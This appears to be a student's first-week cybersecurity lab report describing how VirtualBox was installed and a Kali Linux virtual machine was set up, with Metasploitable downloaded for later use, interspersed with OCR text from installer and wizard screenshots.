Week 1: Introduction to Cybersecurity and Virtualization.

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


Steps:

1. Set Up Virtualization Software:

- Downloaded Oracle virtual box from its official website: [Downloads – Oracle VirtualBox]
- Installing the oracle virtual box version 7.1.4 on my Windows host system with its default Configurations.




Oracle VirtualBox 7.1.4 Setup
Oracle VirtualBox 7.1.4
Please wait while the Setup Wizard installs Oracle VirtualBox 7.1.4. This may take several minutes.
Status:
Version 7.1.4
< Back
Next >
Cancel
Activate Windows
Go to Settings to activate Windows.
Type here to search
23°C Partly cloudy
ENG
13:23
12-01-2025



Oracle VirtualBox 7.1.4 Setup
Oracle VirtualBox 7.1.4 installation is complete.
Click the Finish button to exit the Setup Wizard.
Start Oracle VirtualBox 7.1.4 after installation
Version 7.1.4
< Back
Finish
Cancel
Activate Windows
Go to Settings to activate Windows.
Type here to search
23°C Partly cloudy
ENG
13:24
12-01-2025


2. Download Kali Linux and Metasploitable:


- Downloaded the latest version of Kali Linux from the official website: Get Kali | Kali Linux
- Downloaded Metasploitable from the official repository: Metasploitable - Browse /Metasploitable2 at SourceForge.net


3. Create a Virtual Machine for Kali Linux:


- Opened the oracle virtual box and clicked to create a new virtual machine.
- Named it as Kali, selected a folder to create the virtual harddisk and chose the Kali linux ISO image.
- In the next step allocated 4 GB of RAM and selected 2 virtual processors.
- In the 3rd step, we allocated 32 GB of storage for the virtual harddisk.
- Viewed the summary of the configuration and clicked on finish.
- After that clicked on start to run the Kali linux virtual machine.
- Selected the graphical install to install the Kali linux operating system on virtual box.
- Selected language as English, Location as India, Keyboard layout as American.
- The iso file is scanned by the virtual box application and loaded with the components for the installation.
- In the network configuration I left the hostname as vbox by default and did not enter anything in the Domain name.
- In the next step set up users and passwords, I enter my name and also for the username.
- Selected a strong password and re-entered it to confirm it.
- For the partition disk, I selected the default configurations.
- The base system is installed, for software selection I followed the defaults to install.
- Selected yes for the boot loader to install on the primary drive.
- The Kali Linux operating system is installed, clicking continue to reboot it.
- The OS is booting up and entering my credentials to login, Kali Linux operating system is installed and working fine.



Oracle VirtualBox Manager
File Machine Help
Tools
Preferences Import Export New Add
Welcome to VirtualBox!
The left part of application window contains global tools and lists all virtual machines and virtual machine groups on your computer. You can import, add and create new VMs using corresponding toolbar buttons. You can popup a tools of currently selected element using corresponding element button.
You can press the F1 key to get instant help, or visit www.virtualbox.org for more information and latest news.
Please choose Experience Mode!
By default, the VirtualBox GUI is hiding some options, tools and wizards.
The Basic Mode is intended for those users who are not interested in advanced functionality and prefer a simpler, cleaner interface.
The Expert Mode is intended for experienced users who wish to utilize all VirtualBox functionality.
You can choose whether you are a beginner or experienced user by selecting required option at the right. This choice can always be changed in Global Preferences or Machine Settings windows.
Basic Mode
Expert Mode
Activate Windows
Go to Settings to activate Windows.
Type here to search
23°C Partly cloudy
ENG
13:25
12-01-2025



Oracle VirtualBox Manager
File Machine Help
Tools
Preferences Import Export New Add
Welcome to VirtualBox!
Create Virtual Machine
Virtual machine Name and Operating System
Please choose a descriptive name and destination folder for the new virtual machine. The name you choose will be used throughout VirtualBox to identify this machine. Additionally, you can select an ISO image which may be used to install the guest operating system.
Name: Kali
Folder: F:\VM
ISO Image: C:\Users\Maaran\Downloads\kali-linux-2024.4-installer-amd64.iso
Edition:
Type: Linux
Subtype: Ubuntu
Version: Ubuntu (64-bit)
Skip Unattended Installation
Detected OS type: Ubuntu (64-bit). This OS type cannot be installed unattendedly. The install needs to be started manually.
Help
Back
Next
Cancel
Go to next wizard page.
Basic Mode
Expert Mode
Activate Windows
Go to Settings to activate Windows.
Type here to search
23°C Partly cloudy
ENG
13:25
12-01-2025



Oracle VirtualBox Manager
File Machine Help
Tools
Preferences Import Export New Add
Welcome to VirtualBox!
Create Virtual Machine
Hardware
You can modify virtual machine's hardware by changing amount of RAM and virtual CPU count. Enabling EFI is also possible.
Base Memory:
4096 MB
4 MB
8192 MB
Processors:
2
1 CPU
4 CPUs
Enable EFI (special OSes only)
Help
Back
Next
Cancel
Basic Mode
Expert Mode
Activate Windows
Go to Settings to activate Windows.
Type here to search
23°C Partly cloudy
ENG
13:26
12-01-2025

